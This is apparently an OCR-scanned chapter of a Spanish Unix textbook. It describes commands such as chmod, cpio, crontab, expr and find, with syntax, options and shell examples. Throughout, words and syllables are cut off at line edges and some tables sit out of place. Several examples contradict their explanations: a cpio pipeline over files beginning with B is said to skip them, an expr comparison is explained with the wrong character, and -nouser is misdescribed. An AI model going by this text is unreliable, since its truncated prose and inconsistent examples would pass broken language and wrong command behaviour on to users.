Para poder compilar un programa y obtener el código en lenguaje ensamblador, únicamente es posible utilizar la opción **-s**, la cual se encarga de crear un archivo con extensión **.s** en cuyo interior se encuentra el código de programa en lenguaje ensamblador.

Una de las opciones más importantes es -l*arg* donde *arg* es el nombre de cualquier librería donde hay funciones de C definidas. Al incluir este modificador, el comando *cc* se encarga de buscar en el directorio /usr/lib

las diferentes funciones. La manera más sencilla de compilar un pro
ma escrito en lenguaje C es la siguiente:

```
$ cc program.c
```

El archivo ejecutable se obtiene en *a.out* y la orden *cc* se encarga d
minar el archivo objeto. El siguiente ejemplo compila un prog
escrito en lenguaje C, lo enlaza con el archivo *ens.s* (escrito en ler
je ensamblador) y obtiene un archivo ejecutable denominado *final*.

```
$ cc -o final  prog.c ens.s  programa.o
```

chgrp, chmod, chown

Las órdenes *chgrp* y *chmod* están estrechamente relacionadas con e
tamiento de archivos. Su formato es el siguiente:

chgrp [opciones] *grupo archivos*
chmod [opciones] [*oper*] [*permisos*] *archivos*
chmod [opciones] *modo archivos*
chown [opciones] *prop archivos*

La primera de ellas permite cambiar el grupo al que está asociado un
vo determinado. El argumento *grupo* es el identificador del nuevo
(*group ID*). El argumento *archivos* hace referencia a los diferentes arc
a los que se quiere cambiar de grupo. Esta orden permite utilizar la c
-R la cual se encarga de cambiar el grupo de los archivos que se en
tran dentro de una jerarquía concreta, es decir, cambia el grupo de tod
archivos que se encuentran de un directorio pasado como argumento

Para poder cambiar el grupo de un archivo es preciso ser el duei
mismo así como pertenecer al grupo en concreto. El único usuari
sin pertenecer a un grupo, puede realizar estos cambios es *root*.

caso de la orden *chmod*, se utiliza para cambiar los permisos de acceso a un archivo o un grupo de archivos.

Existen tres tipos de usuarios que pueden trabajar con un archivo determinado: el propietario, los usuarios que pertenecen al grupo del propietario y las terceras personas ajenas al grupo. Los modos de acceso a un fichero, van a influir en la manera en que unos usuarios u otros podrán manejar dicho archivo.

u	• (user) propietario del archivo
g	• (group) usuarios que pertenecen al grupo del propietario
o	• (others) teceras personas
a	• (all) todos los usuarios.

Estos cambios efectuados sobre archivos pueden realizarse de un modo simbólico o de un modo absoluto. En el caso de hacerse de manera simbólica, se utilizan una serie de letras para identificar a los diferentes usuarios así como una serie de caracteres para asignar o retirar permisos.

+	• asigna permiso de un tipo concreto
-	• retira permiso de un tipo concreto
=	• establece permiso para un usuario concreto

El único usuario que puede cambiar cualquier archivo del sistema sin pertenecer a un grupo concreto o sin ser el propietario del archivo es *root*. Las operaciones permitidas sobre los archivos cuando se utiliza la orden *chmod* de manera simbólica son:

r	• permiso de lectura
w	• permiso de escritura
x	• permiso de ejecución
s	• asignación del bit setuid

Cuando se utiliza la orden *chmod* en modo absoluto, se utilizan una s de números para asignar o quitar privilegios de acceso a los difere usuarios sobre un archivo concreto.

4000	• establece el bit setuid de un archivo
2000	• establece el bit setgid de un archivo
1000	• establece el "bit pegajoso" (*sticky bit*)
0400	• El propietario puede leer el archivo
0200	• El propietario puede escribir en el archivo
0100	• El propietario puede ejecutar el archivo
0040	• El grupo al que pertenece el propietario del fich puede leer el archivo
0020	• El grupo puede escribir en el archivo
0010	• El grupo puede ejecutar el archivo
0004	• Los otros usuarios puede leer el archivo
0002	• Los otros usuarios pueden escribir en el archivo
0001	• Los otros usuarios pueden ejecutar el archivo

Los permisos de un archivo se establecen activando diferentes dependiendo del tipo de usuario. Todo archivo tiene unos permisos forma **rwx rwx rwx** donde el primer conjunto de letras, comenz por la izquierda, son los permisos del propietario del archivo. El junto situado en el centro establece los permisos para los usuario grupo y los de la derecha son los permisos para las terceras person

Estos valores se dan en formato octal, de manera que el núm indica que todos los permisos están activados para un tip usuario (r=1 w=1 x=1), el número 4 asigna permiso de lectura usuario concreto (r=1 w=0 x=0), etc. Para visualizar los per establecidos sobre un archivo, es necesario realizar un listado del mismo. En dicho listado se pueden apreciar los permisos en e mato rwx rwx rwx.

Es posible, al igual que sucedía con la orden *chgrp* establecer permisos de manera recursiva gracias al modificador **-R**. Todos los archivos pertenecientes a un directorio concreto se verán afectados.

Cuando un proceso tiene el sticky bit activado éste se queda en memoria en el área de intercambio (área de swap).

La orden *chown* permite cambiar el propietario de un fichero. El argumento *prop* es el número de identificación del nuevo propietario (*user ID*) o bien su nombre de presentación. El argumento *archivos* son todos aquellos archivos a los que se les cambia de propietario. En muchos sistemas UNIX no existe la posibilidad de cambiar un archivo de usuario por parte del mismo, es decir, es *root* quien debe realizar esta acción. La orden *chown* admite el mismo modificador que las órdenes vistas anteriormente. **-R** permite cambiar de propietario a todos los archivos de un directorio de manera recursiva.

Para cambiar los permisos de un archivo llamado *fich* de manera que nadie (excepto *root*) pueda leerlo ni escribir sobre él (pero sí ejecutarlo):

```
$ chmod 111 fich
$
```

Una vez creado un guión Shell es posible asignarle el permiso de ejecución para todos los usurarios del mismo grupo que el propietario de la forma:

```
$ chmod  ug+x  fich
$
```

Si el *superusuario* quiere que nadie pueda ejecutar el Shell de Bou puede eliminar todos los permisos de ejecución sobre este archivo a demás usuarios del sistema:

```
$ chmod a=r  /bin/sh
$
```

Los cambios realizados en un archivo pueden observarse mediant listado largo gracias a la orden *ls -l*. El siguiente ejemplo de líne comandos asigna los permisos de lectura y escritura (pero no ej ción) a todos los usuarios del sistema:

```
$ chmod 666 fich
$ ls -l fich
-rw -rw -rw   1  alex   grupo1   50   Nov 2  10:00   fich
$
```

Para que el fichero de nombre *fich* pase a ser propiedad del usu cuyo nombre es *ricky* debemos teclear:

```
$ chown ricky /usr/user2/fich
$
```

comm

Permite comparar distintos archivos que han sido ordenados previa te. Su formato es:

comm [opciones] *fich1 fich2*

Esta orden muestra una comparación línea a línea de dos archivos nados. Es preciso que los archivos estén ordenados antes de ejecu orden *comm*, porque de lo contrario, los resultados que se obtienen

cen de sentido. Los resultados se muestran a tres columnas. En la primera de las columnas aparecen las líneas que sólo se encuentran en el primer archivo, en la segunda columna aparecen las líneas que se encuentran en el segundo archivo y la tercera muestra las líneas que ambos archivos tienen en común.

Es posible utilizar esta orden para comparar un archivo con líneas de texto que se introducen por la entrada estándar. La orden *comm* admite 3 modificadores que pueden utilizarse de manera individual o combinada. El primero de ellos es **-1**, esta opción permite que la salida producida por la orden *comm* no muestre la primera de las columnas, es decir, aquellas líneas que se encuentran en el primer archivo. El segundo modificador es **-2** y permite mostrar la primera y tercera columna, de manera que las líneas que se encuentran en el segundo archivo no se visualizan. Mediante la opción **-3** la columna que no se muestra es la tercera. Para ver el funcionamiento de esta orden tenemos dos ficheros, fich1 y fich2:

```
$ cat fich1
alex
edi
estela
felix
jorge
mayte
ricky
$
$ cat fich2
alex
carol
estela
felix
juan
```

```
kike
$ comm fich1 fich2
                    alex
          carol
edi
                    estela
                    felix
jorge
          juan
          kike
mayte
ricky
$
```

Para no mostrar aquellas líneas que están únicamente en el primer a
vo se usa la opción -1:

```
$ comm -1 fich1 fich2
          alex
carol
          estela
          felix
juan
kike
$
```

Este comando puede ser útil cuando se tienen dos versiones de un r
archivo, con la misma fecha de modificación y no se sabe cuál de e
el que habla de un tema concreto. Mediante la orden *comm* se muest
camente la columna referente a dicho archivo y se comprueba el resu

```
$ comm -13 /usr/user1/fich  /usr/user2/fich
          La revolución
$
```

cp

Este comando de Unix permite copiar uno o más archivos. Su formato es el siguiente:

cp [opciones] *orig dest*

La orden *cp* copia archivos de tipo ordinario. El resultado de la copia depende del archivo especificado en *dest*. Si el archivo destino es el nombre de un directorio, entonces el archivo que se especifica en *orig* se copia a dicho directorio. En el caso de que el destino no sea un nombre de directorio, el comando *cp* entiende que se desea cambiar de nombre al archivo especificado en *orig*.

Como archivo origen pueden indicarse numerosos nombres de archivos. Si es el caso, hay que tener cuidado ya que si el destino no es un nombre de directorio, la orden *cp* concatena todos los ficheros en uno sólo y lo llama con el nombre especificado en *dest*. Esta orden permite dos opciones:

El modificador **-i** obliga a la orden *cp* a preguntar al usuario cuando el fichero destino ya existe. Las posibles respuestas por parte de éste pueden ser la letra *y* (que se interpreta como SI), o cualquier otra letra distinta de ésta (que se interpreta como NO).

Cuando se desea copiar un directorio completo así como los archivos y subdirectorios que cuelgan de éste, es necesario utilizar el modificador **-r**, que permite realizar una copia recursiva. De esta manera, se crea una copia exacta de toda la estructura jerárquica.

Es necesario apuntar que si el archivo destino existe, la orden *cp* sobrescribe el contenido del archivo antiguo con los datos del nuevo. Los privilegios del archivo nuevo serán aquellos que el archivo antiguo tenía asig-

nados. En el caso de que el archivo destino no exista, el usuario que e
túa la copia se establece como propietario del archivo y el grupo al que
tenece el usuario tendrá privilegios a nivel de grupo sobre dicho archi

La orden *cp* admite todo tipo de comodines a la hora de la generació
nombres de ficheros. Para referirse al directorio actual y al direct
padre se utilizan los caracteres punto (.) y dos puntos (..).

Para crear una copia exacta de un archivo dentro del mismo direct
basta con indicar un nombre distinto como argumento destino.

```
$ cp fich.old  fich.new
```

De esta manera se obtienen dos copias exactas del mismo archivo
con diferente nombre. Si lo que se desea es copiar todos los archivo
comiencen por la letra A al directorio llamado *final* basta con incl
carácter (*) dentro del nombre de archivo origen.

```
$ cp A*  final
```

Si el archivo origen no se encuentra en el directorio actual, es nec
indicar su *pathname* completo para que el Shell pueda encontrar el ar

```
$ cp /etc/motd  /usr/user/alex
```

cpio

Este comando almacena información en un archivo para posterior
poder recuperarla. Su formato es:

```
cpio -o [opciones]
cpio -i [opciones] [patron]
cpio -p [opciones] direct
```

La orden *cpio* desarrolla tres funciones. La primera de ellas consiste en copiar uno o más archivos en un único archivo destino. La segunda consiste en recuperar los datos almacenados en el archivo destino y restaurarlos para que queden de la misma manera que estaban. La tercera función es copiar directorios.

Generalmente, esta orden se utiliza para realizar copias de seguridad (*backup*) de una serie de archivos o de todo un sistema de archivos. De esta manera, es posible llevar un sistema de archivos completo desde un sistema UNIX a otro.

Los patrones que se especifican en *patron*, son los mismos metacaracteres que se utilizan con los programas dedicados a tratamientos de archivos de texto. En caso de no especificar ningún tipo de patrón, la orden *cpio* copia todos los ficheros. Esta orden admite una serie de modificadores, tres de los cuales no se pueden colocar en una línea de órdenes a la vez.

La opción **-o** obliga a la orden *cpio* a leer la entrada estándar para obtener el *pathname* completo de los archivos que se van a copiar a la salida estándar. Es necesario indicar que esta orden incluye una serie de cabeceras a los ficheros con información adicional para interpretación propia. Ésta es la opción que se utiliza para llevar a cabo las copias de seguridad. Mediante el modificador **-i** la orden *cpio* lee la entrada estándar, que debe ser el archivo creado previamente mediante la opción **-o**, para extraer los archivos allí almacenados. Aquellos archivos que se guardaron con el camino absoluto serán restaurados de la misma manera. Los ficheros que no se guardaron con el camino completo se almacenan en el directorio actual o en subdirectorios del mismo. Si se desea que *cpio* restaure los archivos en un directorio concreto cuyo nombre se le indica como argumento, es necesario incluir la opción **-p**. Estas tres opciones nunca pueden ir juntas en la línea de órdenes; de ser así, se mostrará un mensaje de error.

Existen, no obstante, otra serie de modificadores de menor importar pero con misiones muy concretas. Es el caso de la opción **-B**. I opción se utiliza cuando los datos que se quieren grabar o recuperar archivo destino, se tienen que leer de una unidad (generalmente cinta) en la que los registros tienen un tamaño de 5120 bytes, (el ta ño del bloque por defecto es de 512 bytes). Esta opción no puede u se en combinación con **-p**.

Si se incluye la opción **-f**, los archivos que se graban en el des son aquellos que no coinciden con el patrón especificado en *pa* Con el modificador **-k**, la orden *cpio* puede descartar cualquier que no pueda leerse correctamente debido a que el dispositivo dañado o simplemente porque las cabezas lectoras no pueden l perar bien la información. En tal caso, *cpio* intentará recuperar información como sea posible. Este modificador debe usars combinación con la opción **-i**.

Mediante la opción **-r** *cpio* renombra los archivos que copia al de Cada vez que *cpio* lee un archivo, muestra un mensaje por pantall guntando por el nuevo nombre. En el caso de que no se indique un n nombre para el archivo que va a ser copiado, *cpio* no lo copiará y rá al siguiente archivo.

En muchas ocasiones puede darse el caso de que tengamos una co seguridad, con archivos de una fecha determinada, en una cinta. archivos que se encuentran en disco se han actualizado y por razón se desea restaurar el sistema tal y como estaba antes de h copia de seguridad, se utiliza la opción **-u**, que permite sobrescri archivos nuevos con los antiguos. Si no se utiliza este modificado no sobrescribe los nuevos.

Cuando se tienen numerosos archivos o cintas de seguridad, pued sitarse ver cuál es el contenido de éstos en un momento deter

Para ello se utiliza la opción **-t** que se encarga de mostrar los nombres de los archivos almacenados sin tener que restaurarlos.

Si se quiere restaurar una copia de seguridad y a la vez tener la posibilidad de ver los archivos mientras se copian, es posible utilizar en combinación los modificadores **-t** y **-v**. Este último muestra el nombre de los archivos mientras se copian.

Para copiar todos los archivos del directorio de trabajo a una cinta de seguridad que está montada en /dev/tp0 se haría de la forma:

```
$ ls | cpio -o > /dev/tp0
10 blocks
$
```

Si se desea hacer una copia recursiva de aquellos archivos que no comiencen por la letra B, es posible hacer lo siguiente:

```
$ ls B* | cpio -of > /dev/tp0
8 blocks
$
```

Si el directorio destino al que se quiere llevar la copia se llama *dir.final*, es necesario incluir la opción **-d**.

```
$ ls | cpio -p dir.final
10 blocks
$
```

Para ver el contenido de la copia de seguridad llevada a la cinta /dev/tp0:

```
$ cpio -it < /dev/tp0
$
```

Para copiar todos los archivos y subdirectorios que cuelgan de uno creto, se pueden utilizar en combinación las órdenes *find* y *cpio*.

```
$ find /home/alex -print | cpio -o /dev/tp0
100 blocks
$
```

Para restaurar la copia de seguridad que se encuentra en /dev/tp0:

```
$ cpio -i < /dev/tp0
$
```

crontab

Especifica trabajos para ser ejecutados en momentos determinado formato es el siguiente:

```
crontab [nom]
crontab [opciones] [nom_user]
```

Esta utilidad permite establecer una lista con los trabajos que el sis deberá ejecutar en los momentos especificados. Estos trabajos se cenan en un archivo denominado *crontab* (la orden y el archivo tie mismo nombre, por lo que no se deben confundir). Para ejecutar lo bajos concretos, el sistema dispone de un proceso que se ejecuta en subordinado denominado *cron* (este proceso recibe el nombre de *nio cron*). Cada línea del archivo *crontab* tiene una estructura como

```
17 5 * * 0 /etc/cleanup > /dev/null
0 2 * * 0,4 /usr/lib/cron/logchecker
3 3 * * * /usr/lib/cleantmp > /dev/null
1 3 * * * /etc/setclk -rdl800 > /dev/null 2>&1
5 18 * * 1-5 /usr/lib/sa/sa2 -s 8:00 -e 18:01 -i 1200 -
```

Los primeros cinco campos de este archivo hacen referencia al minuto, hora, día del mes, día del año y día de la semana en el que se debe ejecutar un trabajo concreto. Si en lugar de aparecer un número aparece un asterisco (*), *cron* interpreta cualquier valor posible dentro de un rango. En el caso de aparecer un asterisco en el campo destinado al mes, el trabajo se ejecuta todos los meses, si el asterisco aparece en el campo de los minutos, el trabajo se ejecuta cada minuto, etc.

El demonio *cron* realiza una comprobación del archivo *crontab* a intervalos concretos y comprueba si existen trabajos para ejecutar. De ser así, los ejecuta. Pero existen una serie de modificadores para esta orden. En el caso de querer editar el archivo *crontab* para introducir a mano un nuevo trabajo, se incluye la opción **-e**, que se encarga de llamar a un editor de textos para poder modificar el archivo. Si sólo se desea ver el contenido de la lista de trabajos pendientes de ejecución, se incluye la opción **-l**. Para eliminar el archivo *crontab*, es necesario utilizar el modificador **-r**.

El administrador o *root* se encarga de dar permiso a los diferentes usuarios para poder utilizar la utilidad *crontab*. Existe un fichero donde se indican los nombres de los usuarios que pueden utilizar *crontab* se trata de /etc/cron.d/cron.allow. De la misma manera, existe otro archivo donde se incluye a los usuarios que no pueden utilizar esta orden, el archivo se llama /etc/cron.d/cron.deny.

Para añadir un trabajo al archivo *crontab* se puede utilizar la opción -e, pero puede ocurrir que el sistema UNIX en el que se esté trabajando no disponga de esta opción. En tal caso, siempre es posible hacerlo a la manera tradicional.

```
$ crontab -l > crontab.new
$ cat crontab.new
10  5  *  *  3   /usr/useradmin/util
```

```
$ vi crontab.new
15  6 *  *   4    /usr/useradmin/fich
$ rm crontab
$ mv crontab.new  crontab
$
```

date

Esta orden del sistema establece o muestra la fecha del sistema. Su mato es el siguiente:

date [opciones] [+f] *nueva_fech*

Cuando un usuario del sistema utiliza esta orden, *date* muestra p salida estándar la fecha actual con el formato que se le ind (dependiendo del tipo de opción que se incluya en la línea de nes). Si el que utiliza la orden es *root*, entonces *date* muestra la actual, y si indica una serie de números a continuación permite ésta se modifique.

El formato en que el *superusuario* debe especificar la nueva fec MMDDHHmm[yy[YY]]. Donde **MM** es el número de mes (1-12 es el día del mes (1-31), **HH** es la hora (0-23) y **mm** son los minut 59). El resto es opcional, ya que **yy** son los primeros dos dígitos d y **YY** son los segundos dos dígitos del año. Es posible especificar u mato a la fecha para que ésta se muestre de diferentes maneras:

Para poder utilizar estos formatos, es necesario incluirlos entre co simples precedidos por el símbolo de tanto por ciento (%). En el c que el *superusuario* quiera cambiar la fecha:

```
# date 11021000
Mon Nov 02 10:00 PDT 1997
```

Para mostrar una fecha con formato:

```
$ date '+%h %d 19%y'
Mar 17 1997
$
$ date '+%a. %d %h %y'
Lun. 17 Mar 97
```

a	• indica el día de la semana de una manera abreviada (tres letras) día del mes (1-31)
d	• día del mes (1-31)
D	• fecha completa en formato mes/día/año
h	• mes del año en formato abreviado (tres letras)
H	• horas en formato 24 h
j	• día del año (1-366)
m	• mes del año (1-12)
M	• minutos (0-59)
r	• hora en formato AM/PM
y	• últimos dos dígitos del año (00-99)
S	• segundos (0-59)
T	• hora completa en formato horas/minutos/segundos
w	• número del día de la semana
n	• salto de línea
t	• tabulación

df

Muestra el espacio libre disponible en el disco. Su formato es:

df [opciones] [*sistema*]

Esta utilidad se encarga de informar al usuario la cantidad de espacio que tiene libre en cualquier dispositivo o directorio montado. En UNIX

SYSTEM V el tamaño viene especificado en bloques, donde cada que tiene un tamaño de 512 byte (o un múltiplo de éste). El argum *sistema* permite especificar uno o más sistemas sobre los cuales se d conocer el espacio libre. La orden *df* admite una serie de modificad

Así, si se incluye la opción **–F,** permite identificar un sistema de a vos concreto. Existen diferentes sistemas de archivos, todos ellc comentan en el capítulo 12. Si se necesita conocer el número de n de índice libres en el sistema, habrá que incluir la opción **-i**. Mediar opción **-t** se puede conocer el número total de bloques que hay en e tema, ya que la información que devuelve *df* será el número de blo libres y el número de bloques usados. La suma de ambos determi total de bloques. Para mostrar la información del sistema de arc montados en la máquina:

```
$ df
/          (/dev/root          ):   686736 blocks   110823 i-nodes
/stand     (/dev/boot          ):    15300 blocks     3746 i-nodes
$
```

Con la opción **-t** es posible obtener la información total:

```
$ df -t
/          (/dev/root ):     686736    blocks   110823   i-nodes
                total:    1150124    blocks   143768   i-nodes
/stand     (/dev/boot ):      15300    blocks     3746   i-nodes
                total:      30000    blocks     3760   i-nodes
$
```

diff

La misión de esta orden es mostrar las diferencias que existen entr archivos. Su formato es el siguiente:

diff [opciones] *fich1 fich2*

Este comando muestra las diferencias entre dos archivos, hay que tener en cuenta que en UNIX, un directorio es considerado un archivo. La comparación se realiza línea a línea y el resultado que se obtiene por la salida estándar son aquellas líneas, palabras o instrucciones que necesita un archivo para ser idéntico al otro.

Cuando los dos archivos que se comparan son de tipo ordinario, la comparación es tal y como se ha explicado. En el caso de indicar como segundo argumento el nombre de un directorio, *diff* busca dentro de éste un archivo cuyo nombre sea idéntico al indicado como primer argumento. En el caso de indicar en ambos argumentos el nombre de dos directorios, *diff* compara uno a uno los archivos de ambos directorios buscando las diferencias entre ellos. Es posible sustituir cualquiera de los dos argumentos por un guión (-). De esta manera, *diff* utiliza la entrada estándar para realizar la comparación en lugar del archivo correspondiente. Las opciones que admite esta orden influyen en la manera de realizar la comparación.

Si se incluye la opción **-b**, *diff* no distingue entre espacios en blanco y tabuladores al final de una línea, por lo que la comparación se realiza omitiendo cualquier espacio en blanco. Cuando se utiliza el modificador **–c,** el resultado que muestra *diff* son las secciones de los archivos que no coinciden. El texto que se muestra contiene una serie de líneas previas y una serie de líneas posteriores a dicha sección. Aquellas líneas del fichero destino que no se encuentran, van precedidas por un guión. Las líneas que este archivo contiene pero que no están en el archivo origen van precedidas del carácter (+). Si además de querer ver las diferencias en ambos archivos se necesita conocer el número de línea en el que existe la diferencia es necesario incluir la opción **-C**.

Cuando se ejecuta la orden *diff* sin incluir ninguna opción, se muestra por la salida estándar una serie de instrucciones para añadir, eliminar y

modificar las líneas de los archivos especificados como argumento. P
hacer referencia a las líneas del primer archivo, se utiliza un símbolo
Para indicar las líneas del archivo pasado como segundo argument
muestra el símbolo (>). Dados los archivos fich1 y fich2. Es pos
compararlos mediante la orden *diff*.

```
$ cat > fich1
Esto es un ejemplo de
archivo que se va a comparar
$
$ cat > fich2
esto es un ejemplo de
archivo que se va a comprar
$ diff fich1 fich2
1,2c1,2
< Esto es un ejemplo de
< archivo que se va a comparar
---
> esto es un ejemplo de
> archivo que se va a comprar
$
```

Es importante entender la misión de los símbolos < y >. Si ahora se
liza la opción **–c,** el resultado es el siguiente:

```
$ diff -c fich1 fich2
*** fich1 Lun Mar 17 19:57:51 1997
-- fich2 Lun Mar 17 19:58:13 1997
***************
*** 1,2 ****
! Esto es un ejemplo de
! archivo que se va a comparar
-- 1,2 —
```

```
! esto es un ejemplo de
! archivo que se va a comprar
$
```

du

Muestra la información del uso del disco. El formato es:

du [opciones] [*lista_d*] [*lista_f*]

Esta orden informa de la cantidad de espacio que está siendo utilizado por un directorio así como los directorios y archivos que cuelgan de él. El resultado se obtiene en bloques, siendo el tamaño del bloque 512 bytes (o múltiplo de éste).

Cuando la orden se utiliza sin incluir ningún tipo de argumento, la información que se obtiene hace referencia al directorio de trabajo (directorio en el que el usuario está posicionado). Si se desea conocer la información de un directorio concreto es necesario incluir su nombre en el argumento *lista_d*. Las opciones que esta orden admite son varias.

-a si se desea obtener información de los archivos indicados en *lista_f*, así como de los archivos que se encuentran dentro de los directorios especificados en *lista_d*. Si la orden *du* no pudiese leer un directorio o un archivo debido a que éste está dañado, la orden *du* no muestra ningún mensaje por pantalla a no ser que se le indique mediante la opción **-r**. Este es el uso de la orden *du* sin ningún tipo de parámetro:

```
$ du
518
$
```

Al utilizar *du* con la opción **-a**, es posible que a lo largo del direct existan unos archivos sobre los cuales no se tengan permisos. En caso, aparece un mensaje como éste:

```
$ du -a
2       ./syslog.pid
2       ./inetd.pid
2       ./nfsstat_data
du: cannot open < ./sm >: Permission denied (error 13)
2       ./nls/msg/english/unixds/c89.cat
2       ./nls/msg/english/unixds/sccs.cat
6       ./nls/msg/english/unixds
8       ./nls/msg/english
10      ./nls/msg
12      ./nls
0       ./motd.bak
240     .
$
```

:	• Comparación
*	• Multiplicación
/	• División
%	• Resto
+	• Suma
-	• Resta
<	• Menor que
<=	• Menor o igual que
=	• Igual que
!=	• No igual
>=	• Mayor o igual que
>	• Mayor que
&	• AND lógico
|	• OR lógico

expr

El comando *expr* se encarga de evaluar diferentes expresiones. Su formato es muy sencillo:

expr *expresion*

Este comando evalúa una expresión y muestra el resultado por la salida estándar. Tiene una gran potencia, ya que es capaz de evaluar cadenas de caracteres que representan valores numéricos. El argumento *expresion* se forma mediante un conjunto de cadenas separadas por operadores. Es importante indicar que entre cadena y operador tiene que haber un espacio en blanco. Los operadores utilizados son los siguientes:

- El operador de comparación compara dos cadenas comenzando por el primer carácter de ambas cadenas y terminando por el último carácter de la segunda cadena. En el caso de que ambas cadenas sean semejantes, el resultado que se muestra es el número de caracteres que tiene la segunda cadena. Si no coinciden se muestra un cero.

- Los operadores que manejan números (*, /, +, -, %) sólo podrán funcionar correctamente con cadenas en cuyo interior haya números enteros.

- Los operadores relacionales funcionan de igual manera independientemente de que las cadenas contengan números o literales. En el caso de comparar dos cadenas que no sean numéricas, las letras minúsculas se consideran mayores que las mayúsculas.

- El operador lógico (AND) evalúa la primera cadena. Si ésta no es cero ni nula, la visualiza por la salida estándar. En caso contrario, muestra un cero.

- El operador lógico (OR) evalúa la primera cadena. Si ésta no cero ni nula, la muestra por la salida estándar, en caso contrar muestra el valor de la segunda cadena.

Cuando la orden *expr* evalúa la expresión, devuelve una serie de va res dependiendo del contenido a evaluar. Si la evaluación de la exp sión se lleva a cabo de manera correcta, *expr* devuelve un cero. S contenido de la expresión a evaluar es una cadena nula o un cero, e devuelve un 1. Si la expresión no es correcta (porque se intentan su dos caracteres no numéricos) devuelve un 2. La forma de sumar números es la siguiente:

```
$ expr 10 + 10
20
$
```

Cuando los operadores que se utilizan pueden confundir al Shell con metacaracteres habituales, es necesario ocultarlos:

```
$ expr 5 \* 4
20
$
```

Lo mismo ocurre con caracteres que no son operadores, como es el de los paréntesis:

```
$ expr  2 \* \(3 + 4 \)
14
$
```

Para saber si un nombre es mayor que otro:

```
$ expr alex \> estela
```

```
0
$ expr estela \< ricky
```

Cuando se intenta comparar dos caracteres y uno de ellos no es numérico, la orden *expr* no da un error, sino que realiza una comparación ASCII de ambos caracteres, ya que asume que el carácter numérico se desea tratar como no numérico.

```
$ expr  1 \< a
1
$
```

En el ejemplo anterior, el resultado obtenido es verdadero, ya que en la tabla de códigos ASCII el carácter "5" es menor que el carácter "a". En la utilización de los operadores lógicos es necesario recordar que si el primero de ellos es un cero o una cadena nula, el valor devuelto por *expr* es 0.

```
$ expr ' ' \& alex
0
$ expr ' ' \| alex
0
```

find

La misión de este comando es la de encontrar archivos en el disco. Su formato es el siguiente:

find [*lugar*] *expresion* [*criterio*]

La orden *find*, busca archivos que se encuentran en el directorio o directorios indicados en *lugar*. Cuando se busca dentro de un directorio, la orden *find* busca también en los subdirectorios que cuelgan de éste. En el argumento *expresion* es posible indicar uno o varios criterios de bús-

queda, en el caso de ser varios éstos pueden ir separados por un esp
en blanco, lo cual es interpretado por un AND lógico, o pueden ir s
rados de **-o** que indica un OR lógico. (Ambos criterios pueden neg
anteponiendo el carácter "**!**").

b	archivo especial orientado a bloques
c	archivo especial orientado a caracteres
d	directorio
f	archivo ordinario
p	tubería con nombre (fifo)
l	enlace simbólico

Dentro de la expresión, todos aquellos caracteres denominados "e
ciales", deben ir escapados mediante la barra invertida, para que el S
no los interprete y se los pase a la orden *find*. Los criterios de búsq
que se pueden utilizar son los siguientes:

-name ***nom_file***
Se buscan aquellos archivos cuyo nombre coincida con el indicado
parámetro *nom_file*.

-type ***tipo***
El archivo que se busca es del tipo especificado en *tipo*. Puede ser

-links (+-)n
El tipo de archivo a buscar posee el número de enlaces especificado

-user ***name***
El archivo a buscar es propiedad del usuario indicado en *name*.

-group ***gr***
El archivo a buscar pertenece al grupo indicado en *gr*.

-inum *n*
El número de nodo índice *n* es el que se corresponde con el archivo que queremos buscar.

-size *n*
El archivo especificado cumple la condición de tener *n* número de bloques de tamaño.

-atime *n*
Busca el archivo que fue accedido hace *n* días.

-mtime *n*
Busca el archivo que fue modificado hace n días.

-newer *name*
El archivo que se busca es aquel que fue modificado en una fecha más reciente que el archivo que se indica en *name*.

-print
Una vez que se ha encontrado el archivo buscado, esta opción permite visualizar los resultados por la salida estándar.

-nouser
El archivo a buscar cumplirá la condición de búsqueda si pertenece a un usuario cuyo nombre no se encuentra en el archivo /etc/passwd. Es decir, el usuario no está conectado al sistema.

-nogroup
El archivo a buscar cumple la condición de búsqueda si su propietario pertenece a un grupo que no aparece en el archivo /etc/group.

-follow
Al indicar esta condición, si la orden *find* encuentra un enlace simbólico, busca por todo su camino.

-exec *comand* \;
El archivo a buscar cumple con la condición de búsqueda si la eje
ción del comando especificado en *comand* se ejecuta con é
(devuelve cero). Toda orden especificada en *comand* debe lleva
final de la línea un punto y coma.

En el caso de utilizar las opciones -nouser y -nogroup, se pueden
lizar los números de identificación de usuario y de grupo en luga
los nombres de éstos. El uso de -print es prácticamente necesario
realizar las búsquedas. En caso de no utilizarlo no se muestra nada
la salida estándar y no se podrá saber si la orden *find* se ejecutó
éxito. Para buscar todos aquellos ficheros que se encuentran e
directorio actual y que comienzan por las letras "abc", el criteri
búsqueda podría ser el siguiente:

```
$ find  .   -name 'abc*'
$
```

En el ejemplo anterior, es posible que la orden se ejecute correctar
te, pero no se visualizan los resultados porque no se incluye la opc
print. La forma correcta de dicha orden sería:

```
$ find  .   -name 'abc*' -print
abcdario
abcdario.old
$
```

finger

Esta orden muestra una información muy detallada de los usu
conectados al sistema. Su formato es:

finger [opciones] [*list_user*]

Este comando representa la manera más detallada de recibir información sobre los usuarios conectados al sistema. La cantidad de información que se muestra está relacionada con las opciones que en la línea de comandos se establezcan. La orden *finger* es incluso capaz de entender direcciones de red para poder obtener información de usuarios conectados a sistemas remotos. En el argumento *list_user* se escriben los nombres de los usuarios de los cuales se quiere obtener información. En caso de no indicar ningún nombre de usuario en la línea de comando, *finger* muestra una breve información de todos aquellos usuarios conectados al sistema. Las opciones que esta orden soporta son:

- Información detallada, para ello es preciso indicar el modificador **-l**. Si en el argumento *list_user* se especifica una lista de usuarios, la orden *finger*, junto con el modificador **-m**, muestra información de todos los usuarios que están conectados al sistema y cuyo nombre se encuentre en dicha lista.

- Si no se quiere obtener información detallada, sino una simple lista de aquellos usuarios que están conectados al sistema, se puede utilizar la opción **-q**. Esta opción muestra únicamente el nombre de usuario y la hora en la que inició su sesión de trabajo en el sistema. Para mostrar un pequeño informe de los usuarios se puede utilizar la opción **-s**.

- En el caso de no indicar el argumento *user_list*, el resultado que se obtiene es equivalente al que se obtendría utilizando la orden *finger* con la opción **-s**. Si por el contrario, se indican nombres de usuarios, el resultado obtenido es una información detallada de éstos.

Los campos de finger por defecto son:

```
Login    Name                    Tty  Idle  Login Time      Where
```

El primer campo es el nombre de presentación del usuario, el segun el nombre completo, el tercer campo es el nombre del terminal al q está conectado, el cuarto es el tiempo de inactividad del terminal, quinto la ahora de conexión y el sexto el nombre del sistema al que e conectado el usuario.

En el caso de especificar una dirección de red, la orden *finger* funcio mediante una serie de consultas al servicio de red que se ejecutan en sistema remoto. En el caso de querer obtener información acerca de usuarios conectados en una máquina remota, es necesario indicar nombre de dicha máquina precedido del carácter @.

```
$ finger  @system_lux
[system_lux]
